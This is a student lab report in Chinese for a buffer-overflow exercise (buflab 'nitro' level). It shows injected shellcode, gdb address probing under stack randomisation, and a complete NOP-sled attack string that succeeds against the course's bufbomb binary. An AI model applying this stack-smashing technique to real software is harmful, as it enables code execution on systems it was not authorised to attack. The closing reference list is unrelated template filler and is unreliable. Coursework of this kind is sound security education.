首先思考如何编写恶意代码。要将 cookie 至返回 testn 函数，需要将 movl $0x36e3fb0c,%eax，因为%eax 是保存返回值的寄存器，且 0x36e3fb0c 是 cookie 的值。然后需要返回到 testn 函数中调用函数 getbufn 的下一条指令的地址，如上图，即 pushl $0x8408d21。因为我们输入的字符串最后 4 个字节是输入字符串的首地址的小端法表示，所以必然会覆盖%ebp。要保证%ebp 不变，需要增加一条指令设置%ebp 的值。然而由于栈随机化，每次%ebp 都会改变，所以需要根据%esp 与%ebp 的相对位置不变来设置%ebp 的值。看上图，mov %esp,%ebp 时两值相等，sub $0x18,%esp 使%esp 的值减 0x18，所以调用函数 getbufn 之前，有以下关系：%ebp=%esp+0x18。所以，使用指令 leal 0x18(%esp),%ebp。完整恶意代码如下：

```
movl $0x36e3fb0c,%eax
lea 0x18(%esp),%ebp
push $0x8048d21
ret
```

将指令写入文本文档，后缀名改为.s 文件，在 Ubuntu 下汇编成.o 文件，并用 objdump 显示机器代码：b8 0c fb e3 36 8d 6c 24 18 68 21 8d 04 08 c3。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-32$ gcc -m32 -c nitro_
asm.s
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-32$ objdump -d nitro_a
sm.o

nitro_asm.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 0c fb e3 36          mov    $0x36e3fb0c,%eax
   5:   8d 6c 24 18             lea    0x18(%esp),%ebp
   9:   68 21 8d 04 08          push   $0x8048d21
   e:   c3                      ret
```

在函数 getbufn 内设置%ebp 的值后，在 0x8049397 处设置断点，五次查看%ebp 的值，如下：

```
Breakpoint 1, 0x08049397 in getbufn ()
(gdb) p/x $ebp
$1 = 0x556836c0
(gdb) c
Continuing.
Type string:aa
Dud: getbufn returned 0x1
Better luck next time
```

输入字符串首地址为 ebp-0x208=0x556834b8

```
Breakpoint 1, 0x08049397 in getbufn ()
(gdb) p/x $ebp
$2 = 0x55683670
(gdb) c
Continuing.
Type string:bb
Dud: getbufn returned 0x1
Better luck next time
```

输入字符串首地址为 ebp-0x208=0x55683468

```
Breakpoint 1, 0x08049397 in getbufn ()
(gdb) p/x $ebp
$3 = 0x55683710
(gdb) c
Continuing.
Type string:cc
Dud: getbufn returned 0x1
Better luck next time
```

输入字符串首地址为 ebp-0x208=0x55683508

```
Breakpoint 1, 0x08049397 in getbufn ()
(gdb) p/x $ebp
$4 = 0x55683730
(gdb) c
Continuing.
Type string:dd
Dud: getbufn returned 0x1
Better luck next time
```

输入字符串首地址为 ebp-0x208=0x55683528

```
Breakpoint 1, 0x08049397 in getbufn ()
(gdb) p/x $ebp
$5 = 0x55683680
(gdb) c
Continuing.
Type string:ee
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 4613) exited normally]
```

输入字符串首地址为 ebp-0x208=0x55683478


选择最大的首地址 0x55683528 作为返回地址，因为选择小地址可能会导致 segmentation fault。

所以完整的攻击字符串为（509 个 nop+15 字节的恶意代码+4 字节的输入字符串首地址）：

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 b8 0c fb e3 36 8d 6c 24 18 68 21 8d 04 08 c3 28 35 68 55
```

将其写入文本文档，在终端中调用，攻击成功



```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-32$ cat nitro_11902021
07.txt |./hex2raw -n |./bufbomb -n -u 1190202107
Userid: 1190202107
Cookie: 0x36e3fb0c
Type string:KABOOM!: getbufn returned 0x36e3fb0c
Keep going
Type string:KABOOM!: getbufn returned 0x36e3fb0c
Keep going
Type string:KABOOM!: getbufn returned 0x36e3fb0c
Keep going
Type string:KABOOM!: getbufn returned 0x36e3fb0c
Keep going
Type string:KABOOM!: getbufn returned 0x36e3fb0c
VALID
NICE JOB!
```

第 4 章 总结

4.1 请总结本次实验的收获

对缓冲区溢出攻击的原理、操作、保护机制都有了进一步的了解。

4.2 请给出对本次实验内容的建议

最后一题的 ppt 的截图好像有点问题，只成功了第一次，在|./hex2raw 之后也要加 -n。

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.